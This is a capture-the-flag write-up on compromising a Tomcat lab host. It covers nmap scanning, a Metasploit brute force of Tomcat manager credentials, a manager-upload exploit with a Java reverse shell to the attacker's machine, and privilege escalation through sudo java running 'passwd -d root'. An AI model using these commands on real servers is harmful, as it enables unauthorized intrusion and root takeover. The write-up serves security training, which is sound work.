Capture the flag:

My\_tom\_cat host

By:


Kuladeep Mantri

Trying to find the IP Address via netdiscover and to find open ports and services, we used nmap -A <ip>.

kali@kali: ~ File Actions Edit View Help Currently scanning: 192.168.8.0/16 Screen View: Unique Hosts 7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420 Len MAC Vendor / Hostname Count 60 D-Link International 60 Intel Corporate 60 PCS Systemtechnik GmbH 60 D-Link International 60 Unknown vendor 60 Hon Hai Precision Ind. Co.,Ltd. 60 Samsung Electronics Co.,Ltd i:~\$ nmap 192.168.0.12 -A Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 1 IP address (0 hosts up) scanned in 0.88 seconds :--\$ nmap 192.168.0.12 -A -Pn Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT Nmap scan report for 192.168.0.12 Host is up (0.00048s latency). Not shown: 998 filtered ports STATE SERVICE VERSION 22/tcp open ssh OpenSSH 6.6.1 (protocol 2.0) ssh-hostkey: 2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA) 256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA) 256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519) 8080/tcp open http Apache Tomcat 9.0.31 \_http-favicon: Apache Tomcat \_http-title: Apache Tomcat/9.0.31 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds i:~\$

# phase-2


- We found two open ports
- a. SSH at port 22/tcp
- b. HTTP at port 8080/tcp
- Then we opened the HTTP in the browser.



To find the credentials of Tomcat Manager Webapp we used Metasploit and do a brute-force attack.

```
STEP 1 - Turn on Postgresql
root@kali:/home/kali# service postgresql start
STEP 2 - Open Metasploit
root@kali:/home/kali# msfconsole
STEP 3 -
msf5 > search tomcat
STEP 4 –
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
STEP 5 –
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.12
rhosts => 192.168.0.1
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
```

- we found [+] 192.168.0.12:8080 Login Successful: tomcat:tomcat
- username tomcat
- password tomcat
- Then open http://192.168.0.12:8080/manager/ht ml using credentials we found above.



#### Gaining access using metasploit:

```
Open msfconsole in terminal
msf5 > search tomcat
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.0.12
rhost => 192.168.0.12
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.0.11
lhost => 192.168.0.11
msf5 exploit(multi/http/tomcat_mgr_upload) > set lport 8080
lport => 8080
```

```
msf5 exploit(multi/http/tomcat_mgr_upload) >
exploit
```

- [\*] Started reverse TCP handler on
- 192.168.0.11:8080
- [\*] Retrieving session ID and CSRF token...
- [\*] Uploading and deploying u0h0...
- [\*] Executing u0h0...
- [\*] Undeploying u0hO ...
- [\*] Command shell session 1 opened
- (192.168.0.11:8080 -> 192.168.0.12:58154) at 2020-
- 05-20 05:29:31 -0400

- Opened bash using
- python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for tomcat on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User tomcat may run the following commands on this host:
    (ALL) NOPASSWD:
    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java bash-4.2$ ■
```

#### Create a java exploit file in home directory

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
public class exploitt { //you have to change thew class same as file name
  public static void main(String args[]) {
    String s;
    Process p;
    try {
      p = Runtime.getRuntime().exec("passwd -d root"); //the command you want to execute
      BufferedReader br = new BufferedReader(
         new InputStreamReader(p.getInputStream()));
      while ((s = br.readLine()) != null)
        System.out.println("line: " + s);
      p.waitFor();
      System.out.println ("exit: " + p.exitValue());
      p.destroy();
    } catch (Exception e) {}
```



- Save it as exploitt.java
- Move the file to apache2 folder
- root@kali:/home/kali# mv exploitt.java/var/www/html/
- root@kali:/home/kali# service apache2 start
- now go to Metasploit terminal where we opened the command shell of tomcat
- go to tmp folder
- bash-4.2\$ cd tmp/

Removing password for user root and gaining root access :

```
bash-4.2$ javac exploitt.java
javac exploitt.java
bash-4.2$ sudo java exploitt
sudo java exploitt
line: Removing password for user root.
line: passwd: Success
exit: 0
bash-4.2$ su
su
[root@my_tomcat tmp]#
```

#### "Capturing the flag" proof.txt:

```
[root@my_tomcat tmp]# cd ..
cd ..
[root@my_tomcat /]# ls
ls
bin
     dev home lib64 mnt proc run srv tmp var
boot etc lib
                media opt root sbin sys usr
[root@my_tomcat /]# cd ro
cd root/
[root@my_tomcat ~]# cd root
cd root
bash: cd: root: No such file or directory
[root@my_tomcat ~]# ls
ls
proof.txt
[root@my_tomcat ~]# cat proof.
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_tomcat ~]#
```